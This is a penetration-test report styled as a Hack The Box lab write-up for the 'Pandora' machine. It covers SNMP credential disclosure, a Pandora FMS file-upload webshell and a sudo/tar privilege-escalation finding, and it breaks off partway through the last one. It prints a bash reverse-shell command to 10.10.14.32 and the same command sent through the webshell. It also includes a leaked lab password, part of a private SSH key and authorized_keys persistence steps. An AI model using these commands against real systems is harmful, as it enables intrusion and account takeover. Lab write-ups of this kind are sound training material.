Security Assessment Report
For Pandora

Sensitive: *The information in this document is strictly confidential*

TABLE OF CONTENTS

EXECUTIVE SUMMARY

Lakshay Verma performed a security assessment of the Pandora HTB machine. The security testing simulated an attack from an external threat actor attempting to gain access to systems as a root user. The purpose of this assessment was to discover and identify vulnerabilities in the host machine and suggest methods to remediate the vulnerabilities. A total of 3 vulnerabilities within the scope of the engagement which are broken down by severity in the table below.

CRITICAL	HIGH	MEDIUM	LOW
1	2	0	0

The highest severity vulnerabilities give potential attackers the opportunity to reset the password of a different user. In order to ensure data confidentiality, integrity, and availability, security remediations should be implemented as described in the security assessment findings.

SCOPE

The scope of this assessment included performing security testing on Pandora linux host machine.

Host

Name	IP
Pandora	10.10.11.136

TESTING METHODOLOGY

Penetration testing follows a structured methodology to thoroughly assess the security of an information system. The process begins with pre-engagement, where the scope and rules of engagement are defined, ensuring all parties are clear on the target IP addresses, out-of-scope systems, and any tool or technique restrictions. Information gathering involves active reconnaissance, where tools such as Nmap are used to scan for open ports and services, and Nikto is employed to identify web vulnerabilities. This phase helps create a detailed map of the target's attack surface.

The vulnerability analysis phase uses both automated tools like OpenVAS and Nessus, as well as manual techniques, to identify and verify potential vulnerabilities, ensuring false positives are minimized. Exploitation is then conducted to gain access using frameworks like Metasploit or custom scripts, with a focus on maintaining a low profile to avoid detection. Post-exploitation activities involve maintaining control and escalating privileges within the compromised system to understand the full impact of a breach. The final phase is reporting, where findings are documented clearly and concisely, including an executive summary, technical details, and mitigation recommendations, supported by evidence such as screenshots and logs. This methodology ensures a comprehensive and organized approach to penetration testing, effectively identifying and addressing security weaknesses.

Risk Level Description

CVSS Score

Level	CVSS Score	Description
Critical	**9.0-10**	Vulnerability was discovered that has been rated as critical. It is recommended that corrective actions are implemented urgently. This category of risk should be monitored closely by management.
High	**7.0-8.9**	Vulnerability was discovered that has been rated as important. It is recommended that corrective actions must be implemented within a short term.
Medium	**4.0-6.9**	Vulnerability was discovered that has been rated as of medium criticality. It is recommended that corrective actions should be part of on-going security maintenance of the system.
Low	**1.0-3.9**	Vulnerability was discovered that has been rated as of low criticality. Owners should consider whether to apply corrective measures as part of routine maintenance tasks or to accept the risk.
Informational	**0-0.9**	A finding was discovered that has been rated as of informational value which should be addressed to meet industry best practice.

The CVSS (Common Vulnerability Scoring System) score is a standardized metric used to quantify the severity of security vulnerabilities in software. It assesses factors such as exploitability, impact on confidentiality, integrity, and availability, and assigns a score from 0 to 10, with 10 indicating the most severe vulnerabilities. This score aids organizations in prioritizing their response to vulnerabilities, enabling them to allocate resources efficiently and address the most critical issues promptly.

For more information, please refer: https://nvd.nist.gov/vuln-metrics/cvss

ASSESSMENT FINDINGS

Number	Finding	Risk Score	Risk	Page
1	Sensitive Information Disclosure by SNMP Service	**8.6**	**High**	8
2	PHP File Upload RCE	**9.9**	**Critical**	10
3	Privilege Escalation by Abusing SUID Perms	**7.8**	**High**	14


1 - Sensitive Information Disclosure by SNMP Service

<table>
<tr><th colspan="2">Sensitive Information Disclosure by SNMP Service</th></tr>
<tr><td><b>Risk level: High</b></td><td><b>CVSS 3.x Score: 8.6</b></td></tr>
<tr><td colspan="2"><b>CVSS v3.1 Base Score Vector String:</b>
<b>https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N/RL:O/RC:C</b></td></tr>
<tr><td colspan="2"><b>Finding:</b>
Pandora machine was running SNMPv1 service which led to exposure of valid SSH credentials for username “Daniel” due to the plain text information exchange by SNMPv1 protocol.</td></tr>
<tr><td colspan="2"><b>Remediation & Recommendation:</b>
● Disable SNMPv1 and SNMAPv2 protocols
● Implement SNMPv3 with Authentication and Encryption</td></tr>
</table>


Supporting Evidence:

Using Snmpwalk tool to view public community strings


```
Snmapwalk -v 1 -c 10.10.11.136
```



```
┌──(kali㉿kali)-[~]
└─$ snmpwalk -v 1 -c public t

iso.3.6.1.2.1.1.1.0 = STRING: "Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (77491) 0:12:54.91
iso.3.6.1.2.1.1.4.0 = STRING: "Daniel"
iso.3.6.1.2.1.1.5.0 = STRING: "pandora"
iso.3.6.1.2.1.1.6.0 = STRING: "Mississippi"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
```




```
STRING: "-LOw -u Debian-snmp -g Debian-snmp -I -smux mteTrigger mteTriggerConf -f -p /run/snmpd.pid"
STRING: "-c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p HotelBabylon23'"
```




```
daniel@pandora:/home/matt$ whoami
daniel
daniel@pandora:/home/matt$ 
```

Port forwarding allows us to access pandora FMS on the target machine

```
Ssh -L 8689:127.0.0.1:80 daniel@10.10.11.136
```



```
┌──(kali㉿kali)-[~/onesixtyone]
└─$ ssh -L 8696:127.0.0.1:80 daniel@10.10.11.136
daniel@10.10.11.136's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)
```



localhost:8696/pandora_console/

daniel


Password

2 - PHP File Upload RCE

PHP File Upload RCE	
Risk level: Critical	**CVSS 3.x Score: 9.9**
CVSS v3.1 Base Score Vector String: https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H/E:P/RL:O/RC:C	
Finding: The version of Pandora FMS running on the target machine was found to be vulnerable to PHP file upload vulnerability that led to remote code execution on the target machine.	
Remediation & Recommendation: ● Update Pandora FMS to the latest version ● Use Web Application Firewall Solution	

Supporting Evidence:

Using file manager to upload simple PHP backdoor webshell




File manager

Index of images

Index of images

Name	Last modification	Size	Actions
backgrounds	December 7, 2021, 3:32 pm		
clippy	December 7, 2021, 3:32 pm		
console	December 7, 2021, 3:32 pm		
custom_favicon	December 7, 2021, 3:32 pm		
custom_logo	December 7, 2021, 3:32 pm		
custom_logo_login	December 7, 2021, 3:32 pm		
ehorus	December 7, 2021, 3:32 pm		
first_task	December 7, 2021, 3:32 pm		
gis_map	December 7, 2021, 3:32 pm		
groups_small	December 7, 2021, 3:32 pm		


Navigating to http://localhost:8696/pandora_console/images/ to find webshell


Pandora FMS - the Flexibl
Index of /pandora_conso
localhost:8696/pandora_console/images/

server_database.png	2019-05-17 08:02	672
server_export.png	2019-05-17 08:02	495
server_export_mc.png	2019-05-17 08:02	495
server_web.png	2019-05-17 08:02	910
service.png	2019-05-17 08:02	437
service_map.png	2020-01-03 03:22	440
services.png	2019-05-17 08:02	437
set_center.png	2020-01-03 03:22	267
setup.png	2019-05-17 08:02	502
show_details.png	2020-01-03 03:22	459
show_error.png	2020-01-03 03:22	1.9K
show_error_small.png	2020-01-03 03:22	930
simple-backdoor.php	2024-03-21 11:35	328
sitemap.png	2019-05-17 08:02	482
sitemap_color.png	2019-05-17 08:02	583
sla.png	2019-05-17 08:02	414
snmp.png	2019-05-17 08:02	376
snmp_wizard.png	2019-05-17 08:02	480
sort_down.png	2019-05-17 08:02	214
sort_down_black.png	2020-01-03 03:22	228
sort_down_green.png	2020-01-03 03:22	207


Using burpsuite to pass in the bash shell script as argument for simple-backdoor.php

```
/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.32/4433 0>&1'
```




```
GET /pandora_console/images/simple-backdoor.php?cmd=/bin/bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.32/4433+0>%261' HTTP/1.1
Host: localhost:8696
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8696/pandora_console/images/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=au8ffm60j5c64squ6f34f8rqlr
Connection: close
Content-Length: 2



```

Shell spawned




```
┌──(kali㉿kali)-[~/Pandora_v7.0NG.742_exploit_unauthenticated]
└─$ nc -lnvp 4433
listening on [any] 4433 ...
connect to [10.10.14.32] from (UNKNOWN) [10.10.11.136] 41350
bash: cannot set terminal process group (903): Inappropriate ioctl for device
bash: no job control in this shell
matt@pandora:/var/www/pandora/pandora_console/images$ /bin/bash -i
/bin/bash -i
```

Creating ssh keys for user matt for easy access



```
matt@pandora:/home/matt$ cd .ssh
cd .ssh
matt@pandora:/home/matt/.ssh$ ls
ls
id_rsa  id_rsa.pub
matt@pandora:/home/matt/.ssh$ cat id_rsa.pub > authorized_keys
cat id_rsa.pub > authorized_keys
matt@pandora:/home/matt/.ssh$ chmod  700 authorized_keys
chmod  700 authorized_keys
matt@pandora:/home/matt/.ssh$ ls
ls
authorized_keys  id_rsa  id_rsa.pub
matt@pandora:/home/matt/.ssh$ cat id_rsa
cat id_rsa
─────BEGIN OPENSSH PRIVATE KEY─────
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAoAL7ikT01K7jkDga6Kn0iDuVJpK+na7eDB8CfxL9+WRSIDpMqOC7
XfXrkjOMpcZhQfbkwu1GrBpdHuVeD5szRFMJBY1H2lJdaseLJCMzZ+cfKD8AW0SAVCJlb0
JkZ2Z8c5HOdrI0bR1GEQYw+369e+rMgzv3zMvzDrzx1lfltkXGPxeXUqcuOw1iF2o7zSXF
WLxxBwF1PCbwJ9B0O7q8HnD8ZUsEJrLsIFViNeyb1eTT8yzfxjyx6oy2xBhAn1FShgiyFd
```



```
┌──(kali㉿kali)-[~]
└─$ ssh matt@t -i id_rsa
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```


3 - Privilege Escalation by Abusing SUID Perms

Privilege Escalation by Abusing SUID Perms	
Risk level: High	**CVSS 3.x Score: 7.8**
CVSS v3.1 Base Score Vector String: https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:P/RL:O/RC:C	
Finding: A pandora backup script was found that used the “tar” tool without using the full path and can be run by a low level user with sudo privs. This allows an attacker to elevate their privilege.	
